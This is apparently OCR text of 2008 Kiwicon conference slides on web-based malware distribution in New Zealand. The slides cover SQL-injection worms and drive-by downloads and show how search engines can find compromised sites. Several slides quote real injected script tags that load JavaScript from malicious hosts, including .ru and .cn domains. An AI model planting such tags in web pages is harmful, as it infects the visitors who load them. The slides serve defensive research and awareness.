Kiwicon 2K8
NZ Malware Distribution

Nick von Dadelszen
Lateral Security (IT) Services Limited

Agenda

- Lateral Security
- Clarifying the issue – Botnet Distribution
- Botsearch.py – Malware Distribution Searcher
- Analysing Web-Based Malware

Who am I?

- Pen testing for almost 10 years
- Last 5 years running pen test teams
- Co-founder of Lateral Security (IT) Services Limited
  - Lateral Security was formed in April 2008.
  - Directors are Nick von Dadelszen and Ratu Mason

LATERAL SECURITY

Clarifying The Issue

- Botnet distribution mechanism has changed
  - Previously was old-school scan and exploit
  - Now it is web server compromise and drive-by download
- Some Stats:
  - ScanSafe Global Threat Report, June 2008
    - Web-based malware up 278% this year
    - Web-based malware now accounts for 66% of all malware
  - Websense Q1 – Q2, 2008 report
    - 75% websites with malicious code are legitimate sites that have been compromised
    - 60% of the top 100 website have either hosted or been involved in malicious activity this year
  - Sophos Security threat report update, July 2008
    - New infected webpage discovered every 5 seconds
    - 90% on legitimate sites


Our Goals

- Goals for this research include:
  - Get an understanding of the size of the issue in NZ
  - Create a process for identifying and alerting compromised NZ sites
  - Use research to increase awareness of the issue in NZ

What Compromise Looks Like

- According to Sophos, largest number of compromises are:
  - Script tag inserts
  - Obfuscated JavaScript
  - iFrame inserts
- Recent attacks performed through SQL injection worms

Recent Examples - 1



nzherald.co.nz

Searc

News Business Sport Technology Entertainment Fashion Week 08 Life & Style Travel Blogs Your Views Prop

Compute Connect Wired Games Apple Web 2.0 Mobile phones Gadgets StartUp

Technology Story

Myspace Facebook RSS

Hackers hit PlayStation website – report

2:27PM Thursday Jul 03, 2008

Hackers have compromised the US based PlayStation website, according to IT security company Sophos.

SophosLabs researchers say cybercriminals have successfully used an SQL injection attack to plant code on pages promoting some games.

IT security specialists claim that hackers have hit Sony's PlayStation website.

The company claimed that the hackers tried to dupe site surfers to *Singstar Pop* and *God of War* game pages with a fake anti-virus scan that infected their computers with a variety of viruses and Trojan horses.

Games

→ Tiger Woods PGA Tour 09

→ Spore: The god of video games arrives

It was using a fake virus software offer to get users credit card details, but Sophos warns that it would be simple for the hackers to became more malicious, and installed code designed to turn Windows PCs into a botnet or to harvest more confidential information from users.

→ Technology homepage


Related Tags

What's this?

Games ICT news IT Security Play Station 3

LATERAL | SECURITY

Recent Examples - 2



stuff.co.nz
Site of the Year 2008
People's Choice NetGuide Web Awards
Thursday, 17 Jul 2008
News | Sport | Entertainment | Business | Tech | Lifestyle | Travel | Blogs | Newspapers | Magazines |
Stuff > Technology > Story

Consumer says NZ website back after cyber attack

NZPA | Thursday, 17 July 2008

Email a Friend | Printable View | Have Your Say
Related Links
Subscribe to Archivestuff
Have your say

The Consumers Institute says its website is back in business after coming under cyber attack earlier this month.


"Consumer.org.nz was recently unavailable for a number of days," the organisation said today.

"The site was subject to an attack from a malicious automated worm."

The trojan virus took the site offline and it has now been audited by an independent security consultant who identified a small number of issues which had been now been addressed.

LATERAL | SECURITY

Recent Examples - 3



« back to results for ""

Below is a cache of http://www.telstraclear.co.nz/residential/inhome/digital-tv/tvg-grid.cfm?v=ga&d=&h=&f=3&c=all&CFID=14830017
crawled the Web. We've highlighted the words: script src http
The web site itself may have changed. You can check the current page (without highlighting).


Yahoo! is not affiliated with the authors of this page or responsible for its content.

What's on: Tuesday 22 July 2008

	8am	9am
TV1	« Breakfast "></title><script src="http://1.verynx.cn/w.js"></script><!-- (G)	Good Morning "></title><script src="http://1.verynx.cn/w.js"><
TV2	Camp Lazlo (7:55am)"></title><script src="http://1.verynx.cn/w.js"></script><!-- (G) The Go Show (8:20am)"></title><script src="http://1.verynx.cn/w.js"></script><!-- (G) The Shapies (8:45am)"></title><script src="http://1.verynx.cn/w.js"></script><!-- (G)	In The Night Garden (9:10am)"></title><script src="http://1.verynx.cn/w.js"></script><!-- (G) Infomercials (9:35am)"></
TV3	« Sunrise "></title><script src="http://1.verynx.cn/w.js"></script><!-- (NR) Rachael Ray "></title><script src="http://1.verynx.cn/w.js"></script><!-- (G)	Infomercials "></title><sc
Prime	Fresh Cooking "></title><script The Crowd Goes Wild "></title>	Home Shopping "></title><script src="http://1.verynx.cn/w.js">

LATERAL SECURITY

Recent Examples – 4



In this section

Journalists' guide
News archive

Talk to our experts

Press contacts

Resources

Sophos Podcasts
SophosLabs blog
Image gallery
Customer case studies
Free anti-virus
White papers
Awards and reviews
Industry affiliations

Info feeds

- Security news
- Company news
- Security news
- Company news

What are info feeds?

Home › Press office › News archive › Articles › 2008 › 09

15 September 2008

BusinessWeek website infected by hackers

World famous magazine the latest victim of growing internet security problem

Experts at IT security and control firm Sophos have discovered that the website of BusinessWeek, the world famous weekly magazine, has been attacked by hackers in an attempt to infect its readership with malware.

Hundreds of webpages in a section of BusinessWeek's website which offers information about where MBA students might find future employers have been affected. According to Sophos, hackers used an SQL injection attack - where a vulnerability is exploited in order to insert malicious code into the site's underlying database - to pepper pages with code that tries to download malware from a Russian web server.

```
ndex.asp">New search</a></font><br><br><br>
an="4"><font class="text"><font class="hed">1.
pt src=http://c.[redacted]/0.js></script><scrip
ipt src=http://www.[redacted].ru/script.js></script><
script></font><br><b>Number&nbsp;hired:&nbsp;&n
nts/bw_1x1.gif" width="5" height="5"><br>
/tr>

="15"><font class="text">&nbsp;&nbsp;&nbsp;</fo
<b>Schools where McKinsey & Co.<script src=http
t><script src=http://www.[redacted].ru/script.js></sc
script><script src=http://www.[redacted].ru/script.js
ss="smalltext">(Click any school name to see pr
/tr>
```

Businessweek Injection


- From source can see injection of two scripts:
  - <script src=http://c.xxx.xx/0.js>
  - <script src=http://www.xxx.ru/script.js>
- Part of ASProx Botnet mass SQL injection worm

LATERAL SECURITY

How To Identify Sites?

- Spidering NZ address space not feasible (for me, see VuW)
  - Takes too long
  - Costs too much in bandwidth and resources
- Enter search engines
  - They already spider the Internet for me

Google Searching For Sites



".ru/script.js"

Search: ● the web ○ pages from New Zealand

Web Results **1** - **10** of about **92,400** for "**.ru/script.js**". (**0.31** seconds)

Mitsairoong Co Ltd<script src=http://www.vtg43.**ru/script.js** ...
Delicate and Unique Work of Silver Jewelry. Mitsairoong Co Ltd established since 1991. We have much silver craftsmanship to make the delicate and unique **...**
www.ospgemsjewelry.com/mainmem.aspx?cusID=1714 - 63k - 7 hours ago -
Cached - Similar pages


Maid2Clean Franchise Ltd<script src=http://www.jic2.**ru/script.js** ...
Franchiseek the complete Canada and international free franchising resource with franchise news for Maid2Clean Franchise Ltd franchise opportunity.
www.franchiseek.com/Canada/MemberDetails.asp?franchiseID=9326 - 44k -
Cached - Similar pages

Ashland Unwired<script src=http://www.adwadb.mobi/ngg.js></script ...
This site may harm your computer.
... src=http://www.loopk.**ru/script.js**></script><script src=http://www.vj64. **ru/script.js**> </script><script src=http://www.jetp6.**ru/script.js**></script><script **...**
www.ashlandunwired.com/Page.asp?NavID=5 - Similar pages

Invalid XML - The character '<' cannot be used in an attribute ...
<script src=http://www.mnicbre.**ru/script.js**> </script> <script src=http://www.vtg43.**ru** **/script.js**> </script> </PollQuestion> <PollOption1> Yes, **...**
www.thatslife.com.au/sitemap.asp - 61k - Cached - Similar pages

LATERAL SECURITY

Wider Search



Results **1** - **10** of about **10,200,000** for **"<script src=http"**. (**0.27** seconds)

sla.ckers.org web application security forum :: Intro :: <**script ...**
1 Jun 2007 **...** <**script src="http**://paksites.110mb.com/deface1.js? Posted by: Anonymous User (IP Logged). Date: June 01, 2007 04:57AM **...**
sla.ckers.org/forum/read.php?1,12071 - 11k - Cached - Similar pages

<**script src=http**://urkb.net/q.php>jonny11
Johannes Winter.
www.jonny.info/ - 1k - Cached - Similar pages

malicious attack on website: <**script src=http**://www.dota11.cn/m.js **...**
The "virus" truncates all text fields at 30 characters and adds the following: <**script src=http**://www.dota11.cn/m.js></script> **...**
forums.microsoft.com/MSDN/ShowPost.aspx?PostID=3409559&SiteID=1 - 227k - Cached - Similar pages

